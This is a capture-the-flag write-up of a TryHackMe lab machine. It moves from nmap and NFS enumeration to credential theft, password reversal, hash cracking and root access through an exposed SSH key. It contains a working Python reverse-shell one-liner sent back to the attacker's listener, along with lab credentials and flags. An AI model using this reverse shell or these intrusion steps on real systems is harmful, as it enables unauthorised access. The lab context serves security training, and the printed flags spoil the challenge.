
![Yoel Yosief [ Orit01 ]](https://miro.medium.com/v2/resize:fill:88:88/1*ibVdyr1f4KVjpWlwI5MoXg.jpeg)
Previously on Cooctus Tracker Overpass has been hacked! The SOC team (Paradox, congratulations on the promotion) noticed suspicious activity on a late night shift while looking at shibes, and managed to capture packets as the attack happened. (From Overpass 2 — Hacked by NinjaJc01)
Present times Further investigation revealed that the hack was made possible by the help of an insider threat. Paradox helped the Cooctus Clan hack overpass in exchange for the secret shiba stash. Now, we have discovered a private server deep down under the boiling hot sands of the Saharan Desert. We suspect it is operated by the Clan and it's your objective to uncover their plans.
Note: A stable shell is recommended, so try and SSH into users when possible.
Answer the questions below
Paradox is nomming cookies
Hint: Confront the CAT!
1. Reconnaissance & Scanning
Nmap Scan;
nmap -sVC -p- -Pn -T4 10.89.34.32

Service(s) discovered
2049/tcp open nfs_acl2049/udp open nfs_acland related NFS ACL services (nfs_ac*, includingnfs_aclmungr/nfs_aclockmgrstyle entries)- Port
8080/tcpopen http with: - HTTP server header:
Werkzeug/0.14.1 (Python 3.6.9) - HTTP title:
CCHQ
NFS
Due to the presence of NFS, a file with sensitive content may be shared.
I used showmount cmd to show shared files
showmount -e 10.34.14.53
The following NFS network share contains sensitive credentials. Access should be restricted immediately.

Username: paradoxial.test
Password: ShibaPretzel79
Web
The original web homepage shows a website with nothing of interest:


A web service is operational on port 8080. While a robots.txt file is absent, enumeration has identified two distinct locations within the service.

We can login (http://10.10.94.63:8080/login) using the credentials found just previously. Once logged in, we are redirected to the /cat page.


login:
Reverse Shell
Through experimentation with the form and various payloads, a successful python reverse shell payload was crafted and transmitted.
python3 -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.8.50.72",4444));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/bash","-i"]);'
We now have a reverse shell:
$ nc -nlvp 4444
listening on [any] 4444 ...
connect to [10.8.50.72] from (UNKNOWN) [10.10.94.63] 35218
bash: cannot set terminal process group (726): Inappropriate ioctl for device
bash: no job control in this shell
paradox@cchq:~$ pwd
pwd
/home/paradox
Paradox Flag
paradox@cchq:~$ ll
ll
total 36
drwxr-xr-x 5 paradox paradox 4096 Feb 22 18:48 ./
drwxr-xr-x 6 root    root    4096 Jan  2 10:24 ../
lrwxrwxrwx 1 paradox paradox    9 Feb 20 17:13 .bash_history -> /dev/null
-rw-r--r-- 1 paradox paradox  220 Jan  2 10:24 .bash_logout
-rw-r--r-- 1 paradox paradox 3882 Feb 20 21:50 .bashrc
drwx------ 2 paradox paradox 4096 Jan  2 18:31 .cache/
drwxr-xr-x 4 paradox paradox 4096 Jan  1 22:03 CATapp/
drwx------ 3 paradox paradox 4096 Jan  2 18:31 .gnupg/
-rw-r--r-- 1 paradox paradox  807 Jan  2 10:24 .profile
-rw------- 1 paradox paradox   38 Feb 20 20:23 user.txt
paradox@cchq:~$ cat user.txt
cat user.txt
THM{2dccd1ab3e03990aea77359831c85ca2}
Find out what Szymex is working on
Hint: Locating shipment…

The SniffingCat.py script

Add your SSH public key to /home/paradox/.ssh/authorized_keys and connect via SSH directly as paradox. When we connect, we can notice a message displayed every minute:
note_to_para:

Checking the crontab confirms that the script is called by szymex and runs every minute:
#!/usr/bin/python3
import os
import random
def encode(pwd):
    enc = ''
    for i in pwd:
        if ord(i) > 110:
            num = (13 - (122 - ord(i))) + 96
            enc += chr(num)
        else:
            enc += chr(ord(i) + 13)
    return enc
x = random.randint(300,700)
y = random.randint(0,255)
z = random.randint(0,1000)
message = "Approximate location of an upcoming Dr.Pepper shipment found:"
coords = "Coordinates: X: {x}, Y: {y}, Z: {z}".format(x=x, y=y, z=z)
with open('/home/szymex/mysupersecretpassword.cat', 'r') as f:
    line = f.readline().rstrip("\n")
    enc_pw = encode(line)
    if enc_pw == "pureelpbxr":
        os.system("wall -g paradox " + message)
        os.system("wall -g paradox " + coords)
The script above from SniffingCat.py provides us with the encoded form of a password: pureelpbxr. Now, we need to reverse it.
Reverse engineer the password
The script is applying a transformation to the password in clear (saved in mysupersecretpassword.cat) and displays the message if the encoded password is equal to pureelpbxr. Let's build a quick and dirty python script that will get each letter of the alphabet, and apply the transformation, to build a conversion table.
cat test.py
#!/usr/bin/python3
def encode(pwd):
    enc = ''
    for i in pwd:
        if ord(i) > 110:
            num = (13 - (122 - ord(i))) + 96
            enc += chr(num)
        else:
            enc += chr(ord(i) + 13)
    return encs = 'abcdefghijklmnopqrstuvwxyz'
clear = list(s)
encoded = list(encode(s))pwd = "pureelpbxr"
dec = ""for i in pwd:
    dec += clear[encoded.index(i)]print(dec)

Verify:

Lateral move (paradox -> szymex)

Now we can move to szymex and read the password:
Find out what Tux is working on
Hint: Combine and crack
First fragment
From the note left in the home folder, we understand that we have to collect 3 fragments:

The first fragment can be found in the nootcode.c program. Compiling the program will help us:

cd tuxling_1:

Compile the program with gcc:


First fragment: f96050ad61
Second fragment
Based on the name of the directory where we found the 1st fragment, we can search for other folders with the same name structure:
szymex@cchq:/home/tux$ find / -type d -name "tuxling*" 2>/dev/null
/home/tux/tuxling_3
/home/tux/tuxling_1
/media/tuxling_2
The second fragment is in a PGP crypted file:


To decrypt the message, let's import the private key.

decrypt the key

Second fragment: 6eaf62818d
Third fragment
The 3rd and last fragment was in a hidden directory in tux's home:
szymex@cchq:/home/tux$ cat tuxling_3/note
Hi! Kowalski here.
I was practicing my act of disappearance so good job finding me.
Crack fragments hash
All fragments join the following hash: f96050ad616eaf62818d637b56db1552
Using crackstation, we find that the password is tuxykitty.

Or you can use hashcat



Tux's flag
Find out what Varg is working on
Hint: Boot sequence initiated…

tux can run the CooctOS.py program as varg without password:

We can't read the python script, but there is a .git repository in the cooctOS_src folder.

Running git show reveals the source of the program and discloses new credentials:

Password: slowroastpork
Lateral move (tux -> varg)

Now, we can connect as varg and read the flag.
Get full root privileges
Hint: To mount or not to mount. That is the question.

Varg can run umount as root without password. However, checking on GTFOBins doesn't reveal any privilege escalation with umount.



Checking in the fstab file reveals that there is a mounted partition in /opt/CooctFS:
Unmounting the partition reveals a root folder:

And there is a root.txt file there, but it's not the root flag.
Root flag

That said, we can find the root SSH private key (/opt/CooctFS/root/.ssh/id_rsa).
Save it locally, give it the proper permissions, and use it to connect as root:

Connect through SSH:

Root flag: THM{H4CK3D_BY_C00CTUS_CL4N}
Thank you for Reading!!!
Yoel Yosief {Orit01}